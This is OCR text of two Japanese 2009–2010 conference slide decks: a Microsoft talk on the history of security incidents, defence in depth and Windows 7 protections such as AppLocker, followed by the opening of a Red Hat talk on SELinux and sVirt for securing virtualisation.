1999	*Melissa*	メール型ウィルスMelissaが大規模感染 これを機会に、ウィルス対策の焦点が、FD等のメディアからメールに移行する

セキュリティ対策　～1999年頃

黎明期	Morris Worm以降	Merrisa以降
■基本は信じること 出来るだけ他の人を助けることが美徳とされた. 隣の計算機のCPUタイムを、ちょっと失敬することも、それほど問題とはされなかったようだ。	■最初のリアリティ 計算機が次々と停止し、セキュリティ対策の必要性が、一部で認識されるようになる. ■一方向ハッシュの神話 暗号化されたパスワードが簡単なプログラムによって破られ、一方向ハッシュの神話が崩れる。 ■バッファオーバーフロー バッファオーバーフローにより、ログインをせずに、システムに侵入できることが明らかになる。 ■計算機間の信頼関係 rhostsで実装される、計算機間の信頼関係を利用した事から、信頼関係の問題が明らかになる. ■CERTの設立 大規模インシデント対応を行うために、CERT(Computer Emergency Response Team)が設立される	■ウィルスの拡散速度 従来は、FDなどのメディアを使っていたことから、ウィルスが拡散するまで、それなりの時間がかかっていた. メールによる感染により、ウィルスが拡散するまでの時間が格段に短くなり、検体の入手方法や、アンチウィルスの更新手法が問われるようになった。 ■ウィルスの拡散範囲 FDなどのような物理的な移動を伴わないため、短期間に広範囲に感染した。 ■ウィルス対策の基本 疑わしいFDを利用しないことが、ウィルス対策の基本だったが、徐々に疑わしい添付ファイルを開かないに移行する

セキュリティ事件　2000～2001年頃

2000 *官公庁HP改竄*
- 官公庁のHPが連続して改竄される
- 不正アクセスが現実のものとして認識される
- 内閣官房に、情報セキュリティ対策推進室設立
- FWとセキュリティポリシの必要性などが再認識される

DDoS攻撃
- Yahoo, eBay等にDDoS攻撃が行われる

2001 *Code RED*
- WEBサーバに感染するCode REDが発生
- FWでは対策できない問題があることが明確になる
- WhitehouseへのDDoS

Nimda
- サーバとPCに感染するNimdaワームが出現し、総合的なセキュリティ対策の必要性が認識される
- 他にも多数のワームが出現し、大きな影響を与えた

911テロ

セキュリティ対策　2000～2001年頃

官公庁HP改竄	DDoS攻撃	CodeRedワーム
■初めての ｲﾘｱﾘﾃｨ(日本) 本当にハッカーっているんだ！という新鮮な驚きがあったはず。 ■ﾈｯﾄﾜｰｸｾｷｭﾘﾃｨ FWも設置されていないサイトがあることが、改めて明らかになる. メンテナンス用のFTPのアカウント管理が不適切なケースも…よく知られた脆弱性が放置された状態にあることも明らかになった。 ■政府が対策に乗り出す ハッカー対策等の基盤整備に係る行動計画 政府の情報システムのセキュリティ確保 重要インフラ防護のためのサイバーテロ対策	■商用サイトの停止 巨大な商用サイトが、一人のハッカーの手で、停止に追い込まれることが明らかになる。 DDoSの危険性は、専門家の間では話題になっていたが、多数の攻撃元を作ることは困難であるため、現実的な問題との意識は低かった。 この事件で、意外に簡単に出来てしまうことが明らかになった	■FW防御の限界 CodeRedワームは、HTTPを使って感染したことから、FWがあっても通過してしまい、次々とWEBサーバが感染した。 ■セキュリティパッチ FWでは防御できないことが明らかになったことから、セキュリティパッチ重要性が改めて認識されるようになった. ■運用への影響 CodeRedの対策をいくら行っても、また感染してしまうという、運用者にとっては、涙が出るようなことが、いたるところで発生した。 ■しつこいやつらだな！ CodeRedの副作用として、WEBの改竄があったが、単にページを書き戻すだけの対策しか行われないことも少なくなかった

セキュリティ事件　2002年頃

2002 *SNMP*
- SNMP(Simple Network Management Protocol)の問題
- デバイスメーカやOS関係、ISP等が大騒ぎとなる

Apche
- WEBサーバApache/モジュールに深刻な問題
- これ以降、Apacheの改竄が、IISの改竄を上回るようになる

SDbot
Agobot
Slapper

OpenSSH
- OpenSSHに脆弱性(Matrixで使われたのはこれかな？)

住基ネット
- 住基ネット稼動開始

TBC情報漏えい
- エステサロン TBCで顧客情報流出（3万7千人）

WEBの脆弱性
- WEBブラウザの脆弱性が注目されるようになる
- Cross Site Scripting, Office氏など

セキュリティ事件　2003年頃

2003 *SQL Slammer*

Sobig.a

- 日本では、大きな混乱はなかったものの、韓国や米国で大きな被害が発生する。
- 自分が感染しなくても、インターネットバックボーンが影響を受けることで、被害を受けることが認識される

CISCO IOS
- CISCO IOSにDoSの不具合が見つかる.
- ISPのネットワーク機器が停止し、インターネットが機能不全に陥る可能性があった

MS Blast/Nachi
- Windowsの脆弱性を利用したワーム MS Blastが発生
- 企業のPCのみならず、家庭のPCにも大きな影響を与える.
- ただPCをネットワークに接続しているだけで、感染することに衝撃を覚えた人が多数いた.
- 一方で、ウィルスやワームが、DDoSの道具として利用されるようになる。

セキュリティ対策　2002～2003年頃

Nimda	SQL Slammer	MS Blast/Nachi
■運用の隙間 Nimda以前は、サーバやネットワークのセキュリティ対策と、PCのセキュリティ対策が分離していた。 サーバやネットワークの対策は、FWなどによるアクセスコントロール、デーモンプログラムの設定などが中心 PCの対策は、アンチウィルスが中心。 Nimdaは、ウィルスとワームの両方の特性をもっていたことから、従来セキュリティ対策の中心となっていた、ネットワーク管理者、サーバ管理者だけでは対応できないことが多かった.	■バックボーンへの影響 韓国では、インターネットバックボーンが大きな影響を受け、インターネットが利用できない状況になった。（今の日本で、数日間インターネットが止まったら、どのくらいの影響があるのだろうか？） また、米国ではATM、航空機予約、911等、思わぬところに影響を与えた。（VOIPが普及する前で、本当に良かった） SQL Slammerから、ワーム等のインターネットバックボーンへの影響が注目されるようになった. ■感染時間（Worm Bomb） SQL Slammerは、わずか5分間で感染が広がった。当然、アンチウィルスのパターンファイルは追いつかない。 ウィルスやワームの感染速度に対する常識を変え、大きなショックを与えた	■家庭のPCが… 企業等に大きな影響があったことは間違いないが、家庭のPCが大量に感染し、悲しいカウントダウンをはじめた。 また、Windows Updateを行うには、インターネットに接続する必要があるが、Updateが終わる前に感染してしまい、悲しいカウントダウンをはじめるなどの問題が表面化した。 ■開発スピード 脆弱性公表後、1～2週間で攻撃コードが公表され、その直後にワームが発生した。 ゼロディアッタクなどの言葉を良く聞くようになる. ■DDoSツール ワームの中に、DDoS機能が組み込まれていた. これ以降、多数のワーム・ウィルスがDDoS機能を持つことになる.

セキュリティ事件　～2004年頃

個人情報漏えい
- 個人情報の漏えいが相次いで公表され、社会的な問題として関心を集める

メールウィルスの変化
- 技術的に凝ったウィルスではなく、文面に凝ったウィルスが増える. また、パターンファイルを上回るスピードで亜種を送り出す手法がとられる。
- 感染したPCをスパム業者が利用しているといわれるようになる

Bagle
Mydoom
Netsky
Rbot

フィッシング
- 金融機関などを装い、口座番号と暗証番号を騙し取り、口座などから現金を引き出すフィシングが問題として取り上げられるようになる.
- 個人ユーザの口座から、お金が消えるのははじめてのケースと思える.

2004/5/11
Agobot作成の容疑者逮捕

セキュリティ事件　2005-2006

価格.com

専門家としては、日常的なセキュリティ事故だったのだが、社会的なインパクトが大変大きかった

インターネットが、日常生活に深く浸透したことを改めて感じさせる事件だった

米国でクレジットカード情報の大量t盗難

ECサイトからクレジットカード情報が漏れることは、何度も発生しているが、決済代行業者がターゲットとなったのは初めてではないか？

色々と考えさせられる事件

Winnyによる機密情報漏えい

これも、いまさらという事件ではあるが、原子力発電所にかかわる情報が漏れてしまったことが大きなインパクトとなった。

いずれの事件も、典型的なミスや手法で事件が起きているので、技術的に見るとさほど面白くない。


一方で、もれた情報が大変や、停止したサイトがもつ社会的な影響の大きさに、改めて気づかされる事件だった

最近のマルウエア

セキュリティにかかわる歴史

従来のワーム・ウイルスの脅威

従来の脅威
・感染そのもの
　駆除と復旧の手間
・感染の副作用による障害
　感染活動によるNW障害
・感染源としての風評
　取引先や顧客への感染




θ: 感染対象母数　ρ: 感染確率　t: 時刻

従来の脅威から生じた誤解
・感染以外の活動は副次的
　・データを盗み出すような事はない
　（偶発的な場合は除く）
・ワーム・ウイルスはオートマンである
　・プログラムされた動作を繰り返すだけ
・感染すれば分かるはず
　・AV/IDSによる検出
　・大量のトラフィック等

もし、このように変わっているとしたら？
・意図をもってマルウエアを利用しているとすると
　・一つの手段としてのマルウエアの利用
　（スパイ活動、犯罪行為、工作活動）
・マルウエアは、意図をもって変化する
　・遠隔操作で任意の動作を任意のタイミングで実施する
　・任意のタイミングで、更新・変更が行われる
・できる限り目立たなく（目立つ必要はない）
　・AV回避技術の確立、ルートキット、コバートチャネル
　・少ないトラフィック


マルウエアの脅威の変化



この変化は、2006年頃から顕著になり、これと連動して、Officeなどのドキュメントファイルのぜい弱性が狙われるように変化した


従来の脅威
・感染以外の活動は副次的
　・データを盗み出すような事はない
　（偶発的な場合は除く）
・ワーム・ウイルスはオートマンである
　・プログラムされた動作を繰り返すだけ
・感染すれば分かるはず
　・AV/IDSによる検出
　・大量のトラフィック等

現在の脅威
・意図をもってマルウエアを利用している
　・手段としての利用（スパイ活動、犯罪行為、工作活動）
・マルウエアは、意図をもって変化する
　・遠隔操作で任意の動作を任意のタイミングで実施する
　・任意のタイミングで、更新・変更が行われる
・できる限り目立たなく（目立つ必要はない）
　・AV回避技術の確立、ルートキット、コバートチャネル
　・少ないトラフィック



Source: Security Focus

マルウエア動作モデルの変化




セキュリティの実装

セキュリティにかかわる技術の俯瞰

実装・実装設計における多層防御-1

マルチレイヤ アプローチの使用:
- 攻撃者にとっての検知されるリスクを高める
- 攻撃者が成功する可能性を低くする

適材適所による
セキュリティ対策



物理セキュリティ
警備員、施錠、入退室管理

セキュリティ ポリシー
文書化、ユーザー教育

ネットワーク境界部
ファイアウォール、VPN、侵入検知


内部ネットワーク
ネットワーク ポート、IPSec、
無線LANセキュリティ

ホスト
OS の設定、更新プログラム管理、
ネットワーク認証、侵入検知

アプリケーション
セキュアなコーディング、
ウイルス対策、ユーザー認証

データ
アクセスコントロール、暗号化

実装・実装設計における多層防御-2




ディスクボリュームレベルの暗号化
① ディスクへの直接アクセス
ディスクボリューム全体が暗号化されていることが保証されているため、有効に機能する
② ネットワーク経由の流出
③ 外部メディアによる流出
ログインが行われている場合、複合化された状態でデータアクセスが行われるため、暗号化による保護は行われない

ファイルシステムレベルの暗号化
① ディスクへの直接アクセス
暗号化されているファイルは保護されるが、暗号化が漏れたファイルは保護されない
② ネットワーク経由の流出
③ 外部メディアによる流出
ログインが行われている場合、複合化された状態でデータアクセスが行われるため、暗号化による保護は行われない

データレベルの暗号化
① ディスクへの直接アクセス
暗号化されているファイルは保護されるが、暗号化が漏れたファイルは保護されない
② ネットワーク経由の流出
③ 外部メディアによる流出
システム、ファイルシステムでは、複合化が行われないため、ネットワークで転送された場合、外部メディアにコピーされた場合も、暗号化が維持され、データを保護することができる。

実装・実装設計における多層防御 -3




開発における多層防御-1

SD³ + コミュニケーション


Secure by Design 「セキュアな設計」	• セキュリティを考慮した機能の実装 • セキュアなアーキテクチャ • コードに内在する脆弱性の排除
Secure by Default 「セキュアな標準設定」	• 攻撃対象となるコンポーネントの削減 • 利用しない機能は既定で無効化 • 必要最小限の権限付与
Secure in Deployment 「セキュアな運用・展開」	• 展開後のシステムをセキュアに維持管理 • 運用: 方法論、アーキテクチャ ガイダンス • 要員: トレーニング
Communication 「コミュニケーション」	• Microsoft Security Response Center • セキュリティ関連コミュニティとの協調作業 • 社外との意見交換

開発における多層防御-2




SDLは効果があったのか？

出荷1年で発見された脆弱性は、XPの約半分。
他のシステムと比較しても、遜色のないレベル




対策プログラムの提供も迅速に行われており、利用者のリスクが、最も低いシステムとなっている



H1 2008でMSの脆弱性は全体の10%

従来のシステムと比較して、明らかに低いマルウエア感染率。




出典:Vista one year vulnerability Report, H1 2008 Desktop OS Vendor Report, Security Intelligence Report Ver.7

WINDOWS 7への取り組み

Windows 7のセキュリティへのアプローチ


BitLocker To Go

- USBメモリなどのリムーバブルメディアの保護
  - 顧客へ持っていくデータや、持って帰るデータを暗号化することで、メディアを紛失した場合のリスクを大幅に低減




AppLocker

- プログラムの実行やインストールを容易に管理できます
  - マルウエアの感染防止にも効果絶大
  - 指定外のプログラムを利用しないようにすることも可能
    - Direct Accessと併用することで、幅広い運用方法が選択できる




Direct Access

- 社外のPCを、社内と同様にドメイン管理
  - 専用線やVPN装置を使わないで、ドメイン管理ができるようになります
  - このため、グループポリシーの適用、バージョンアップの実施など、セキュリティ上、保守上重要な作業を、容易かつ安価にできるようになります。(BitLocker To GoやAppLockerの適用など)
  - NotePCにも適用できるので、持ち運ぶPCの管理も容易になります




互換性対策とXP Mode


- 互換性の自動検出
  - 互換性のトラブルシューティング
- どうしてもWindows7で動かないアプリにXP Mode
  - 仮想マシンを利用した、互換性の確保が可能です。




多様化する攻撃の手法




Gumblarな




複雑化する影響




Gumburl被害の関係者




Case-1:Drive by Download型の攻撃(GENO Virus)



Case-2: 実行ファイル型メール添付(mydoom)



Case-3: 文書ファイルを使った攻撃（Download型）



評価結果の分析-1

- Windows 7＋IE8で、AppLockerを利用した場合、マルウエアの感染確率は極めて低い
  - また、感染した場合でも、実行に至らない可能性が高い
  - さらに巧妙な手法を利用した場合や、ユーザーによる誤った選択といった問題を回避するためには、以下の点を考慮する必要がある。
- **AppLockerの利用上の課題:コード署名の必要性**
  - AppLockerでは、実行ファイルとDLLに対して既定のパス(Windows, Proguram Files)だけを許可し、他のフォルダーからの実行を拒否した。
    - 実行ファイルだけを設定した場合、rundll32.exe等を使ったマルウエアの実行が可能であることが確認できた。
  - この設定では、正規の領域（Windows, Program Files)へのコピーやインストールが行われた場合、この実行を阻止することができない
    - インストーラーの制限も可能であるが、これをパスやハッシュで制限することは難しい。
  - AppLockerでは、コード署名による制限も可能であることから、パスやハッシュに影響をされない、コード署名による実行ファイル、DLL、インストーラの制限必要である。
    - 商用アプリケーションのコード署名が一般化する必要がある
- **アプリケーションの選択・バージョンアップの判断**
  - DEPの有効性は極めて高い。積極的にDEPが有効なものを利用すべきである
  - Office 2007のように、攻撃の回避機能が組み込まれているものがある。これも、有効性が高い手法であることが確認された。
- **AVの併用**
  - 今回の評価では、マルウエアの感染に成功していないが、多層防御が薄くなるパスが確認されており、また、ユーザーの誤った選択によって感染した場合の対処も必要となる。
  - このため、AVの利用は不可欠である

Microsoft
Your potential. Our passion.™

システム技術分科会 選出
2009 年度 システム技術分科会 第 2 回会合 より

レッドハットが実現する セキュアな仮想化環境 – Svirt

レッドハット株式会社
藤田　稜

サイエンティフィック・システム研究会 2010 年 1 月 20 日
2009 年度システム技術分科会 第 2 回会合資料

レッドハットが実現するセキュアな仮想化環境
－ SVirt －

藤田 稜
レッドハット株式会社

[アブストラクト]

クラウドや仮想化といった言葉が花盛りですが、コスト削減や利便性にばかり重きが置かれ、それらに固有のセキュリティの問題に関する十分な議論がなされていない状況にあります。

本講演では仮想化において考慮しなければならないセキュリティの問題やその対策、対策に必要な最低限の知識について、事例を含めて分かりやすくご紹介します。

仮想化にご興味が無くても、セキュリティ管理者、あるいはインシデントについて責任を負う立場にある方はオーディエンスに含まれます。

[キーワード]

OSS、SELinux、Svirt、仮想化、クラウド、KVM

SVirt

レッドハットが実現するセキュアな仮想化環境

Red Hat K.K. Senior Solution Architect: Ryo Fujita <rfujita@redhat.com>
V1.0: 20th. Jan 2010

Agenda

- The Fact
- RH with SELinux
- SELinuxとは
- KVM on SELinux
- 新たなる脅威
- Svirt
- 利用状況

The Fact


- rootパスワードとともに公開されているサーバ
  - http://www.coker.com.au/selinux/play.html
  - To access my Debian play machine ssh to play.coker.com.au as root, the password is "SELINUX".
  - SELinuxコミュニティのRussell Coker（元Red HatのSELinuxのメンテナ）が運用
- rootパスワードを公開してもクラック・ハックされないのがSELinux!

RH with SELinux

- RHEL
  - FC2：SELinuxを導入（2004年5月）
  - RHEL4：SELinuxを導入（2005年2月）
    - targetedポリシー（約13ターゲット）
  - RHEL5：SELinuxを強化（2007年3月）
    - targetedポリシー（約80ターゲット）
    - MLS/MCSの導入

RH with SELinux(続き)

- SELinuxの開発・サポート
  - Red Hat：286（55%）
    - gitログ522パッチセット中
      - git：Linuxのバージョン管理システム
  - nsa：65、hp：63
  - oracle：1



SELinuxとは

- Security Enhanced Linux
  - 強制アクセス制御（MAC）と最小特権を実装したLinux（≠TrustedOS）
  - NSA（米国国家安全保障局）とSecure Computing社による10年来の研究成果
  - 実装はLSM
    - Linux Security Module

DACとMAC


- Discretionary Access Control
  - 任意アクセス制御
    - リソースの所有者が任意に決定
  - リソース操作に対する制御はrwxのみ
    - 特権ユーザになれば、全ての操作が可能
  - 従来のOSの実装

DACとMAC(続き)

- Mandatory Access Control
  - 強制アクセス制御
    - セキュリティ管理者がポリシーを強制
  - リソース操作に対する制御の粒度が向上
    - 操作＝アクセス・ベクター
    - 全てのリソースを制御可能


DACとMAC(続き)

- DACで脆弱性のあるhttpdが攻撃されると...
  - 子プロセス
    - apacheユーザ
  - 親プロセス
    - rootユーザ



